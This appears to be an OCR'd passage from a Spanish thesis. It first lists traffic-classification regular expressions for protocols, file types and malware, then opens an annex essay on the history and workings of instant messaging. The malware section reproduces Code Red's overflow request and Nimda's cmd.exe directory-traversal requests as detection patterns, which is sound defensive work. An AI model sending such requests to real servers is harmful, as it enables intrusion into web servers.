?.?.?.?.?\xc0|\xc1.?.?.?.?.?.?.?.?\xc1|\xc2.?.?.?.?.?.?.?.?\xc2|\xc3.?.?.?.?.?.?.?.?\xc3|\xc
4.?.?.?.?.?.?.?.?\xc4|\xc5.?.?.?.?.?.?.?.?\xc5|\xc6.?.?.?.?.?.?.?.?\xc6|\xc7.?.?.?.?.?.?.?.?\xc
7|\xc8.?.?.?.?.?.?.?.?\xc8|\xc9.?.?.?.?.?.?.?.?\xc9|\xca.?.?.?.?.?.?.?.?\xca|\xcb.?.?.?.?.?.?.?
.?.?.?\xcb|\xcc.?.?.?.?.?.?.?.?\xcc|\xcd.?.?.?.?.?.?.?.?\xcd|\xce.?.?.?.?.?.?.?.?\xce|\xcf.?.?.?.?.
?.?.?\xcf|\xd0.?.?.?.?.?.?.?.?\xd0|\xd1.?.?.?.?.?.?.?.?\xd1|\xd2.?.?.?.?.?.?.?.?\xd2|\xd3.?.?.
?.?.?.?.?\xd3|\xd4.?.?.?.?.?.?.?.?\xd4|\xd5.?.?.?.?.?.?.?.?\xd5|\xd6.?.?.?.?.?.?.?.?\xd6|\x

d7.?.?.?.?.?.?.?.?\xd7|\xd8.?.?.?.?.?.?.?.?\xd8|\xd9.?.?.?.?.?.?.?.?\xd9|\xda.?.?.?.?.?.?.?.?\xda|\xdb.?.?.?.?.?.?.?.?\xdb|\xdc.?.?.?.?.?.?.?.?\xdc|\xdd.?.?.?.?.?.?.?.?\xdd|\xde.?.?.?.?.?.?.?.?\xde|\xdf.?.?.?.?.?.?.?.?\xdf|\xe0.?.?.?.?.?.?.?.?\xe0|\xe1.?.?.?.?.?.?.?.?\xe1|\xe2.?.?.?.?.?.?.?.?\xe2|\xe3.?.?.?.?.?.?.?.?\xe3|\xe4.?.?.?.?.?.?.?.?\xe4|\xe5.?.?.?.?.?.?.?.?\xe5|\xe6.?.?.?.?.?.?.?.?\xe6|\xe7.?.?.?.?.?.?.?.?\xe7|\xe8.?.?.?.?.?.?.?.?\xe8|\xe9.?.?.?.?.?.?.?.?\xe9|\xea.?.?.?.?.?.?.?.?\xea|\xeb.?.?.?.?.?.?.?.?\xeb|\xec.?.?.?.?.?.?.?.?\xec|\xed.?.?.?.?.?.?.?.?\xed|\xee.?.?.?.?.?.?.?.?\xee|\xef.?.?.?.?.?.?.?.?\xef|\xf0.?.?.?.?.?.?.?.?\xf0|\xf1.?.?.?.?.?.?.?.?\xf1|\xf2.?.?.?.?.?.?.?.?\xf2|\xf3.?.?.?.?.?.?.?.?\xf3|\xf4.?.?.?.?.?.?.?.?\xf4|\xf5.?.?.?.?.?.?.?.?\xf5|\xf6.?.?.?.?.?.?.?.?\xf6|\xf7.?.?.?.?.?.?.?.?\xf7|\xf8.?.?.?.?.?.?.?.?\xf8|\xf9.?.?.?.?.?.?.?.?\xf9|\xfa.?.?.?.?.?.?.?.?\xfa|\xfb.?.?.?.?.?.?.?.?\xfb|\xfc.?.?.?.?.?.?.?.?\xfc|\xfd.?.?.?.?.?.?.?.?\xfd|\xfe.?.?.?.?.?.?.?.?\xfe|\xff.?.?.?.?.?.?.?.?\xff)

- **skypetoskype:** Llamadas de voz.

  skypetoskype
  ^..\x02.....

- **Smb:** Samba servidor de bloqueo de mensajes.

  smb
  \xffsmb[\x72\x25]

- **Smtp:** Protocolo de transferencia de archivos.

  smtp
  ^220[\x09-\x0d -~]* (e?smtp|simple mail)
  USERSPACE pattern=^220[\x09-\x0d -~]* (E?SMTP|[Ss]imple [Mm]ail)
  USERSPACE flags=REG_NOSUB REG_EXTENDED

- **Snmp:** Protocolo de administración de red.

  snmp
  ^\x02\x01\x04.+([\xa0-\xa3]\x02[\x01-\x04].?.?.?\x02\x01.?\x02\x01.?\x30|\xa4\x06.+\x40\x04.?.?.?\x02\x01.?\x02\x01.?\x43)

- **Socks:** Protocolo de firewall recorrido RFC 1928.

  socks
  \x05[\x01-\x08]*\x05[\x01-\x08]?.*\x05[\x01-\x03][\x01\x03].*\x05[\x01-\x08]?[\x01\x03]

- **Soribada:** Intercambiador de archivos P2P koreano.

  soribada

^GETMP3\x0d\x0aFilename|^\x01.?.?.?(\x51\x3a\+|\x51\x32\x3a)|^\x10[\x14-\x16]\x10[\x15-\x17].?.?.?.?$

- **Soulseek:** Intercambiador de archivos P2P.

  soulseek
  ^(\x05..?|.\x01.[-~]+\x01F..?.?.?.?.?.?.?)$

- **Ssdp:** Protocolo de descubrimiento de dispositivos de red.

  ssdp
  ^notify[\x09-\x0d]*[\x09-\x0d]http/1\.1[\x09-\x0d -~]*ssdp:(alive|byebye)|^m-search[\x09-\x0d]*[\x09-\x0d]http/1\.1[\x09-\x0d -~]*ssdp:discover

- **Ssh:** Seguro SHell[51].

  ssh
  ^ssh-[12]\.[0-9]

- **Ssl:** Seguridad de la capa de transporte RFC 2246.

  ssl
  ^(.?.?\x16\x03.*\x16\x03|.?.?\x01\x03\x01?.*\x0b)

- **Stun:** Simple recorrido a través de NAT –RFC 3489.

  stun
  ^[\x01\x02].....?$

- **Subspace:** Juego del espacio.

  subspace
  ^\x01....\x11\x10.....\x01$

- **Subversion:** Sistema de control de versión

  subversion
  ^\(success \(1 2 \(

- **Teamfortrees2:** Juego en línea.

  teamfortress2

[51] Shell:Es el interprete de commandos UNIX [9]

^\xff\xff\xff\xff.....*tfTeam Fortress

- **Teamspeak:** Aplicación VoIP.

  teamspeak
  ^\xf4\xbe\x03.*teamspeak

- **Telnet:** Acceso remoto inseguro –RFC 854.

  telnet
  ^\xff[\xfb-\xfe].\xff[\xfb-\xfe].\xff[\xfb-\xfe]

- **Tesla:** Intercambiador de archivos P2P.

  tesla
  \x03\x9a\x89\x22\x31\x31\x31\.\x30\x30\x20\x42\x65\x74\x61\x20|\xe2\x3c\x69\x1e\x1c\xe9

- **Tftp:** Protocolo trivial de transferencia de archivos.

  tftp
  ^(\x01|\x02)[-~]*(netascii|octet|mail)

- **The circle:** Aplicaciòn P2P.

  thecircle
  ^t\x03ni.?[\x01-\x06]?t[\x01-\x05]s[\x0a\x0b](glob|who are you$|query data)

- **Tonghuashun:** Aplicación china usada para el análisis y negocio de valores.

  tonghuashun
  ^(GET/docookie\.php\?uname=|\xfd\xfd\xfd\xfd\x30\x30\x30\x30\x30)

- **Tor:** Un router utilizado para la anonimización.

  tor
  TOR1.*<identity>

- **Tsp:** Protocolo de sincronización de tiempo.

  tsp
  ^[\x01-\x13\x16-$]\x01.?.?.?.?.?.?.?.?.?[-~]+

- **Uucp:** UNIX para a copia UNIX.

uucp
^\x10here=

- **Validcrtssl:** Certificado válido SSL.

  validcertssl
  ^(.?.?\x16\x03.*\x16\x03|.?.?\x01\x03\x01?.*\x0b).*(thawte|equifax secure|rsa data security, inc|verisign, inc|gte cybertrust root|entrust\.net limited)

- **Ventrilo:** VoIP.

  ventrilo
  ^..?v\$\xcf

- **Vnc:** red virtual de computadoras.

  vnc
  ^rfb 00[1-9]\.00[0-9]\x0a$

- **Whois:** Sistema utilizado para la información de nombres –RFC 3912.

  whois
  ^[!-~]+\x0d\x0a$

- **Worldfwarcraft:** Juego en red.

  worldofwarcraft
  ^\x06\xec\x01

- **X11:** Sistema GUI [52]de Red.

  x11
  ^[lb].?\x0b
  USERSPACE pattern=^[lB].?\x0b
  USERSPACE flags=REG_NOSUB

- **Xboxlive:** Consola de juegos.

  xboxlive
  ^\x58\x80.....\xf3|^\x06\x58\x4e

- **Xunlei:** Interccambiador de archivos P2P chino.

[52] GUI: Interfaz gráfica de usuario.

xunlei
^([()]|get)(...?.?.?(reg|get|query)|.+User-Agent: (Mozilla/4\.0 \(compatible; (MSIE 6\.0; Windows NT 5\.1;? ?\)|MSIE 5\.00; Windows 98\)))))|Keep-Alive\x0d\x0a\x0d\x0a[26]

- **Yahoo:** Protocolo de mensajería instantánea


  yahoo
  ^(ymsg|ypns|yhoo).?.?.?.?.?.?.?[lwt].*\xc0\x80

- **Zmaap:** Protocolo de ubicación de direcciones multicast.

  zmaap
  ^\x1b\xd7\x3b\x48[\x01\x02]\x01?\x01

Extra:

Estos patrones han sido clasificados por tener menor interés en sus aplicaciones:

Nombre	Velocidad	Calidad	Grupo	Notas
Audiogalaxy	Rápido	Ok		
Gtalk	Muy rápido-rápido	Bueno		
Http-dap	No muy rápido	Bueno		
Http-freshdownload	No muy rápido	Bueno		
Http-itunes	No muy rápido	Bueno		
Httpaudio	No muy rápido	Bueno		
Httpcachehit	No muy rápido	Bueno		
Httpcachemiss	No muy rápido	Bueno		
Httpvideo	No muy rápido	Bueno		
Pressplay	No muy rápido	Ok		
Quicktime	Muy rápido-rápido	Bueno		
Snmp-mon	Muy rápido-rápido	Bueno		
Snmp-trap	Muy rápido-rápido	Bueno		

A continuación se muestra una leve descripción de cada patrón y sus expresiones regulares:

- **Audiogalaxy:** Intercambiador de archivos peer to peer.

  audiogalaxy
  ^(\x45\x5f\xd0\xd5|\x45\x5f.*0.60(6|8)W)
- **Gtalk:** Cliente de mensajería instantánea.

  gtalk
  ^<stream:stream to="gmail\.com"

- **Http-dap:** HTTP descargado por Accelerator Plus.

  http-dap
  User-Agent: DA [678]\.[0-9]
- **Http-freshdownload:** HTTP descargado descargado por Fresh Downloads.

  http-freshdownload

  User-Agent: FreshDownload/[456](\.[0-9][0-9]?)?

- **Http-itunes:** Programa de música.

  http-itunes
  http/(0\.9|1\.0|1\.1).*(user-agent: itunes)

- **Httpaudio:** Audio sobre el protocolo de transferencia de hipertexto.

  httpaudio
  http/(0\.9|1\.0|1\.1)[\x09-\x0d][1-5][0-9][0-9][\x09-\x0d -~]*(content-type: audio)

- **Httpcachehit:** Proxy cache mediante el protocolo de transferencia de archivos.

  httpcachehit
  http/(0\.9|1\.0|1\.1)[\x09-\x0d][1-5][0-9][0-9][\x09-\x0d -~]*(x-cache: hit)

- **Htpcachemiss:** Error del proxy cache por el protocolo de transferencia de Hipertexto.

  httpcachemiss
  http/(0\.9|1\.0|1\.1)[\x09-\x0d][1-5][0-9][0-9][\x09-\x0d -~]*(x-cache: miss)

- **Httpvideo:** Video por el protocolo de transferencia de archivos.

  httpvideo
  http/(0\.9|1\.0|1\.1)[\x09-\x0d][1-5][0-9][0-9][\x09-\x0d -~]*(content-type: video)

- **Pressplay:** Un lugar legal de distribución de música.

  pressplay
  user-agent: nsplayer

- **Quicktime:** HTTP Quicktime.

  quicktime
  user-agent: quicktime \(qtver=[0-9].[0-9].[0-9];os=[\x09-\x0d -~]+\)\x0d\x0a

- **Snmp-mon:** Monitorización del protocolo de manejo de red (snmp).

  snmp-mon
  ^\x02\x01\x04.+[\xa0-\xa3]\x02[\x01-\x04].?.?.?.?\x02\x01.?\x02\x01.?\x30

- **Snmp-trap:** Para el protocolo de manejo de red (snmp).

- snmp-trap
- ^\x02\x01\x04.+\xa4\x06.+\x40\x04.?.?.?.?\x02\x01.?\x02\x01.?\x43

Tipos de Archivos.

Nombre	**Velocidad**	**Calidad**	**Grupo**	**Notas**
Exe	No muy rápido	Bueno		
Flash	Lento-no muy rápido	Bueno		
Gif	No muy rápido	bueno		
Html	Rápido-no muy rápido	Bueno		
Jpeg	Rápido- no muy rápido	Ok		
Mp3	No muy rápido	Bueno		
Ogg	No muy rápido	Ok		
Pdf	Rápido- no muy rápido	Bueno		
Pearl	Rápido- no muy rápido	bueno		
Png	Rápido- no muy rápido	Bueno		
Postscript	Rápido- no muy rápido	Bueno		
Rar	No muy rápido	Bueno		
Rpm	No muy rápido	Bueno		
Rtf	Rápido- no muy rápido	Bueno		
Tar	No muy rápido	Bueno		
Zip	No muy rápido	Bueno		

A continuación se muestra una leve descripción de cada tipo de archivo y sus expresiones regulares:

- **Exe:** ejecutables, formato de archivo PE de Microsoft.
  exe
  \x4d\x5a(\x90\x03|\x50\x02)\x04

- **Flash:** Macromedia flash.
  flash
  [FC]WS[\x01-\x09]|FLV\x01\x05\x09
- **Gif:** Formato de imágenes.
  gif
  GIF8(7|9)a
- **Html:** Lenguaje de hipertexto.
  html
  <html.*><head>
- **Jpeg:** Formato de imágenes.
  jpeg
  \xff\xd8
- **Mp3:** Grupo experto de audio y video, se encuentra en la capa 3 del modelo OSI.
  mp3
  \x49\x44\x33\x03
- **Ogg:** Formato de música Ogg Vorbis.
  ogg
  oggs.?\x01vorbis
- **Pdf:** Formato de documento portable.
  pdf
  %PDF-1\.[0123456]
- **PERL:** Un lenguaje de script creado por Larry Wall.
  PERL
  \#! ?/(usr/(local/)?)?bin/PERL
- **Png:** Formato de imágenes.
  png
  \x89PNG\x0d\x0a\x1a\x0a
- **Postscript:** Lenguaje de impresión.
  postscript
  %!ps
- **Rar:** Formato de archv de winrar.
  rar
  rar\x21\x1a\x07
- **Rpm:** Paquetes de Readhat.
  rpm
  \xed\xab\xee\xdb.?.?.?.?[1-7]
- **Rtf:** Formato de texto.
  rtf
  \{\\rtf[12]
- **Tar:** Archivo comprimido tar.
  tar
  ustar
- **Zip:** Formato de archivo comprimido zip.

zip
pk\x03\x04\x14

Malware.

Nombre	**Velocidad**	**Grupo**	**Notas**
Code red	Rápido-no muy rápido		
Nimda	No muy rápido		

A continuación se muestra una leve descripción de cada protocolo y sus expresiones regulares:

- **Code red:** Es un gusano que ataca a los servidores IIS Microsoft.

code_red

/default\.ida\?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u685
8%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a

- **Nimda:** Es un gusano que ataca a los servidores IIS de Microsoft y otros.

nimda
GET
(/scripts/root\.exe\?/c\+dir|/MSADC/root\.exe\?/c\+dir|/c/winnt/system32/cmd\.exe\?/c\+dir|/d/winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.%5c\.\./winnt/system32/cmd\.exe\?/c\+dir|/_vti_bin/\.\.%5c\.\./\.\.%5c\.\./\.\.%5c\.\./winnt/system32/cmd\.exe\?/c\+dir|/_mem_bin/\.\.%5c\.\./\.\.%5c\.\./\.\.%5c\.\./winnt/system32/cmd\.exe\?/c\+dir|/msadc/\.\.%5c\.\./\.\.%5c\.\./\.\.%5c/\.\.\xc1\x1c\.\./\.\.\xc1\x1c\.\./\.\.\xc1\x1c\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.\xc1\x1c\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.\xc0/\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.\xc0\xaf\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.\xc1\x9c\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.%35c\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.%35c\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.%5c\.\./winnt/system32/cmd\.exe\?/c\+dir|/scripts/\.\.%2f\.\./winnt/system32/cmd\.exe\?/c\+dir)[9]

ANEXO D

MENSAJERÍA INSTANTÁNEA EN INTERNET

Mensajería Instantánea en Internet

La Nueva Forma de Comunicarse

Fernández, Marcelo F. marcelo.fidel.fernandez@gmail.com

Resumen

El presente trabajo trata sobre el auge de la Mensajería Instantánea (MI) en Internet. Hablaremos de cómo surgió, analizaremos el porqué de su éxito, la compararemos con otras formas de comunicación, explicaremos su uso básico, mencionaremos las implementaciones más comunes, nos interiorizaremos en una arquitectura genérica propuesta, las desventajas del sistema actual y vamos a plantear las nuevas tendencias que probablemente tengan éxito y eliminen las desventajas sobre esta plataforma de intercambio.

Introducción

Si nos remontamos a la época prehistórica de la computación, en lugares selectos de los años '70 y '80, distintas personas podían estar a varios kilómetros de distancia y sin embargo, charlar e intercambiar ideas en tiempo real por medio de una conexión a un servidor central o a distintos servidores. Ya sea mediante el programa *write* o el *talk* [1], esta forma de comunicación se basó en la necesidad de enviar y responder a mensajes, en distintas terminales Unix. Y así, como con tantas cosas que nacieron con este Sistema Operativo (Internet, el lenguaje C, Sistemas Multiprocesamiento/Multiusuario, etc.), la mensajería instantánea tal como la conocemos ahora se podría pensar que también.

A fines de los '80 y principios de los '90, con el surgimiento de los BBS [4] (Bulletin Board System) y sus servicios en línea, cualquiera que poseía una computadora personal y un módem podía entrar a salas de chat y charlar de la misma manera que si estuvieran en el living de su casa. AOL (America On-Line), Compuserve y Prodigy fueron los principales proveedores de este tipo de servicios en Estados Unidos, mientras que acá en Argentina, todavía recuerdo el tiempo de los listados de BBS (Los Pinos, Mega_BBS, etc.) donde aparecía el nombre, la disponibilidad horaria, la orientación, etc. , que llegaron a tener cientos de usuarios activos.

Sin embargo, no fue hasta fines de 1996 cuando la mensajería instantánea se abrió camino al compás de Internet, que se extendía de manera acelerada en todo el mundo. Mirabilis, una compañía israelí, creó un pequeño software llamado ICQ [2]. ICQ (proviene de "I Seek You", "Yo te Busco" en inglés), permitía ver si alguien que me interesaba estaba on-line, y en ese caso, enviar y recibir mensajes de él o de otros al mismo tiempo. Luego se le añadieron otras posibilidades, como enviar/recibir archivos, chequeo de mail, etc. Y también se le añadieron otros competidores (AIM, WM, YIM), que vieron cómo ICQ llegaba rápidamente a los 50.000.000 de usuarios. En 1998 AOL compró Mirabilis, y mantuvo ICQ mientras que trataba de imponer a su propio mensajero, AIM (AOL Instant Messenger). Y la historia recién comienza...

Otras formas de comunicarse: ¿Por qué es tan exitosa?

Si actualmente tuviéramos que comunicarnos con alguien en alguna parte, enseguida podemos considerar diversas opciones, como por ejemplo:

Teléfono Tradicional
Correo Tradicional

Y dentro de Internet tenemos al
Chat
E-mail.

Si analizamos cada uno de ellos, vemos que tienen distinto tipo de falencias, si nos basamos en que la comunicación que queremos establecer tiene ciertas características:

Rapidez - Inmediatez (la respuesta en la comunicación debe ser rápida)
Economía (debe ser barato)
Flexibilidad (capacidad de transmitir información en distintos medios)
Sin importar la distancia[1] (la distancia no debe ser un obstáculo)

Aclaro, este análisis no quiere decir que los métodos que analicemos han caducado para todo tipo de uso (todo el mundo utiliza el teléfono, por ejemplo), sino que buscamos analizar los posibles "competidores" de la mensajería instantánea, que claramente se impone por sobre estos métodos bajo estas características, como veremos ahora. De los métodos "derivados" de Internet haremos una pequeña introducción, para aclarar el concepto.

Análisis

El teléfono tradicional es muy útil para distancias cortas; pero es caro cuanto más lejos queremos llamar, solamente podemos comunicar nuestra voz (no es flexible) y la rapidez (hablando más en el sentido de "inmediatez"), cuando analicemos los otros métodos, es relativa; de la economía, todos sabemos lo caro que es hacer una llamada internacional.

El correo tradicional es un poco más flexible, porque nos permite enviar distintos tipos de cosas (fotos, cassetes, etc.) además del texto; pero es extremadamente lento, más si queremos enviarlo a largas distancias; por lo tanto, los métodos tradicionales son descartados.

Dentro de Internet, se podría pensar que la demora se reduce, ya que la transferencia del origen al destino es casi inmediata. Y sí, en parte es así, pero veamos más en detalle qué nos plantea el chat: el chat es un lugar virtual en donde muchas personas se reúnen (se organizan en "salas" de chat) y charlan bajo un nickname (sobrenombre), generalmente todos a la vez en forma pública, y también en forma privada (entre dos de ellos). Las últimas versiones de los programas de IRC (Internet Relay Chat) permiten intercambiar archivos de todos los tipos que se nos ocurran (texto, audio, video, etc.). Pero adolece de un gran problema: seguimos necesitando de algún mensaje que nos diga: "Hola Juan, nos encontramos a las 6 en el IRC de Ciudad, en el salón 'Adolescentes'." O sea, que necesitamos "encontrarnos", de la misma manera que si nos quisiéramos ver cara a cara. Es por esto que, el chat tiene otros usos que la mensajería instantánea, ya que es el que menos compromisos sociales establece, pudiendo aparecer con un nombre imaginario, hacerse pasar por cualquier otra persona, etc.

Y el último medio de comunicación persona a persona es el e-mail. El e-mail es exitosísimo en todos los niveles, cumpliendo a primera vista con todos los requisitos nombrados: llega rápido a su destino, permite enviar múltiples medios junto con él, es económico y la distancia no es un obstáculo. Entonces, ¿cuál es el problema? Los problemas son dos: primero, el spam mail. El spam mail es un abuso de las facilidades ya mencionadas del e-mail para enviar publicidad no autorizada, inundando las casillas de e-mails y congestionando de tráfico a la red. Hoy en día, todavía es un problema sin solución. Esto desalienta el uso constante (e **inmediato**) del e-mail, ya que, en vez de recibir mensajes importantes, uno recibe publicidad indeseada. Es por esto que crea el hábito de chequear las cuentas de mail una vez por día (promedio). Relacionado con esto (aunque no necesariamente lo esté), el segundo problema es que no existe una comunicación fluida. ¿Qué quiere decir? En

[1] Este punto es derivado de los dos primeros (Rapidez y Economía). Pero por su importancia, se lo destaca aparte.

el e-mail se utiliza un lenguaje más bien de tipo formal, a pesar de que las personas que se comunican se conozcan desde hace mucho tiempo. Al no contestar rápidamente, se crea una especie de "barrera" en la cual el que envía el e-mail escribe casi de la misma manera que en una carta convencional.

En cambio, además de proporcionar todas estas características, la inmediatez y eficiencia de la mensajería instantánea permite un diálogo más amistoso, informal, preciso y veloz. Según un trabajo sobre la influencia de la Mensajería Instantánea en la comunicación, "Interaction and Outeraction: Instant Messaging in Action" [3], Rick, un desarrollador de software en TelCo, remarcó la informalidad de la conversación que permite la Mensajería Instantánea. El afirmó que "*La razón principal de esta informalidad radica en la naturaleza casi instantánea de la MI. Las conversaciones pueden ser más interactivas porque [...] se produce un contexto para esta interacción. Este contexto parece reducir los malos entendidos (común en el e-mail) y promover el humor. Eso ayuda a crear un contexto ameno y poder bromear o transmitir ciertos términos que solamente tienen sentido hablando cara a cara, viendo la intención que uno tiene al decirlo*". Para finalizar, está claro que este tipo de comunicación es ideal por ejemplo para usos financieros, equipos de proyectos distribuidos (freelance, teletrabajo), reuniones de negocios a distancia, servicio y atención al cliente, educación a distancia, etc.

Implicaciones de Este Modelo

Este modelo de Mensajería Instantánea y su implementación masiva en Internet amalgamó dos conceptos en uno, los cuales no hay que confundir: primero, el de **Presencia**. Presencia implica algún método para buscar, consultar, y comunicar cambios en la información de la presencia/ausencia de los usuarios en línea, conectados a la red. Y segundo, el de **Mensajería Instantánea**, el cual implica algún método de envío de pequeños y simples mensajes que son inmediatamente enviados a los usuarios conectados, con presencia activa en ese momento.

Otra implicación es producto de la utilización masiva de este sistema, las necesidades de infraestructura de la red que cubren y su significado. Básicamente, P2P es una filosofía de "socialización" de recursos, en donde todos comparten (en teoría) todo lo que uno desee. Si nos dejamos llevar por los hechos, el P2P existe desde que existe Usenet o DNS, y es tan común como cuando se juega a un juego en modo multiplayer, y sin embargo no fue un "boom" hasta ahora, con este tipo de sistemas en Internet. Evidentemente, esta definición meramente teórica y amplia no logra explicar porqué el P2P actual es tan importante. Clay Shirky [5] concluye que las aplicaciones P2P como la MI (P2P híbrido) son importantes y exitosas porque hacen "D*ireccionamiento de Recursos Centralizados para Entornos Inestables – Resource-Centric addessing for unstable environments"*. Veamos por qué.

Hasta 1994, Internet tenía un solo modelo de conectividad. Cada nodo estaba conectado día y noche, con una dirección IP fija; DNS permitía manejar el direccionamiento de los recursos de estos nodos correctamente, ya que el direccionamiento era **estático**, y rara vez estaba desactualizado porque se retiraba o agregaban nodos. Con la llegada de la web y la conexión masiva a Internet, este modelo de conexión quedó sólo para los servidores centralizados de recursos, mientras que se creó el modelo de conexión **dinámico**. Los ISP (Internet Service Providers) no daban abasto con sus direcciones disponibles y empezaron a asignar direcciones IP públicas solamente a los usuarios conectados. Cada vez que uno se conecta, obtiene una dirección pública distinta (en el 99% de los casos). Obviamente, esta inestabilidad de las direcciones IP cuando se asignan dinámicamente produjo que el DNS quedara inutilizado para este modelo, impidiendo a sus usuarios compartir o publicar recursos por medio de él. Se podría decir que estos nodos "ocasionales" se encuentran en los bordes de la red, excluidas por DNS, al no tener dirección fija. ¿Y que sucedía con sus recursos (procesador, almacenamiento, información, etc.)? **Se perdían.** Y por unos años casi se ignoraron, ya que las PCs no eran tan potentes como lo son hoy en día. Hasta que surgieron sistemas como ICQ y todo cambió. Luego, los usuarios con IP dinámica podían acceder a recursos e información de otros usuarios en las mismas condiciones, haciendo **direccionables** recursos que antes estaban disconexos. Para establecer este conexión fue necesario un sistema altamente escalable (ICQ soporta 100.000.000 de usuarios en su base de datos), que

reemplazara a DNS en el direccionamiento de recursos inestables, pudiendo actualizar los estados (la presencia) de sus clientes en tiempo real.[2]


Funcionamiento Básico de un Cliente de Mensajería

En general, es un software que se instala en un dispositivo (PCs, Palms) con conexión a Internet. Es un cliente, y el sistema funciona bajo el paradigma P2P híbrido. Se dispone de un listado de contactos (en inglés "buddy list"), los cuales aparecen en distinto color según su estado, On-Line (Conectado), Away (Distante), Off-Line (Desconectado), aunque estos varían (suele haber más) dependiendo del software utilizado. Esta lista se almacena en los servidores, estando disponible desde cualquier lugar que uno se conecte. Haciendo clic en alguno de ellos, se despliega un menú en donde aparecen varias opciones, como el envío de mensajes, archivos, chat directo, establecer comunicación de voz/video, etc. El usuario que recibe algún pedido decide si quiere contestar o no. Una vez abierto el diálogo, éste se mantiene en una ventana hasta que alguno lo termine. También se permiten ciertas funcionalidades aunque el destinatario esté Off-Line. Cabe aclarar que alguien puede interactuar con varias personas a la vez, y también por lo general se permite chatear de a varias personas. A estas funciones básicas (disponibles en todas las implementaciones), se le añaden muchas más, dependiendo del cliente/sistema en cuestión, como veremos en los siguientes párrafos.

Implementaciones más Comunes:

Algo importante de aclarar es que los sistemas **no son compatibles entre sí**, es decir, que si instalamos el ICQ no podremos interactuar con usuarios del AIM y viceversa, ya que los procotolos que manejan son distintos y propietarios. Hay intentos por eliminar estas restricciones, por ejemplo los softwares Trillian [6] y Odigo [7], con algo de aceptación, pero las continuas negativas (modificando el código en los servidores) de los respectivos dueños de los principales jugadores en el mercado (AOL principalmente) hizo que su aceptación no fuera masiva, y se dificulte la interacción entre distintos clientes. Estos sofwares utilizaron técnicas de ingeniería inversa para analizar los protocolos propietarios.

Estos clientes son de uso público, y la gran mayoría freeware. Los de uso empresarial se verán más adelante. Todos utilizan un sistema centralizado, por lo que serían sistemas P2P híbridos. Básicamente, todos tienen las mismas características, ya que se copian en cada versión. Las inclinación por uno o por otro puede estar en la estética, el lenguaje, o el sistema que use la gente que a uno le interesa.



Contactos y Opciones en ICQ


ICQ (I Seek You) [2]

El pionero en cuanto a mensajería instantánea por Internet. Se denominan a sí mismos como un cliente de comunicación peer-to-peer, que soporta transferencias de archivos, mensajería instantánea, chat en tiempo real, integración con el e-mail, mensajería de voz, software de telefonía, SMS (Short Message System – Sistema de Mensajes Breves), siendo host de plugins instalables para proporciona más funcionalidades. Está en inglés, aunque hay posibilidades mediante otro software de traducirlo a múltiples idiomas. En el sitio [11] dispone de una sección dedicada a los desarrolladores de estos plugins, publicando su API (Application Programming Interface) disponible para su descarga. Esta API permite a los desarrolladores consultar información de los usuarios on-line, obtener detalles de ellos y sus direcciones IP para iniciar una comunicación. Por medio de los eventos que proporciona esta API se puede reaccionar ante cambios en la lista de contactos, transferencia de archivos, etc. La última versión es la

[2] Aunque los sistemas nombrados no pertenezcan en su implementación técnica a un sistema P2P puro, su comportamiento hace que se los considere como P2P "híbridos".

2002a, mientras que han lanzado una versión Lite, que consume menos recursos, pero tiene menos funcionalidad. Su protocolo, ICQv8, ha sido completamente descubierto y documentado [8][9][10] mediante ingeniería reversa. Es por esto que está disponible en cualquier plataforma.


MSN Messenger [17]



